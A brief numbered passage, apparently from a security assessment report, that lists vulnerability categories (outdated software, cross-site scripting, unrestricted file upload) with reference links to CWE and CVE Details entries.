2- **Outdated software –** https://cwe.mitre.org/data/definitions/1104.html
3- **Outdated software –** https://www.cvedetails.com/cve/CVE-2010-0425/
4- **Cross site scripting –** https://cwe.mitre.org/data/definitions/79.html
5- **Unrestricted file upload –** https://cwe.mitre.org/data/definitions/434.html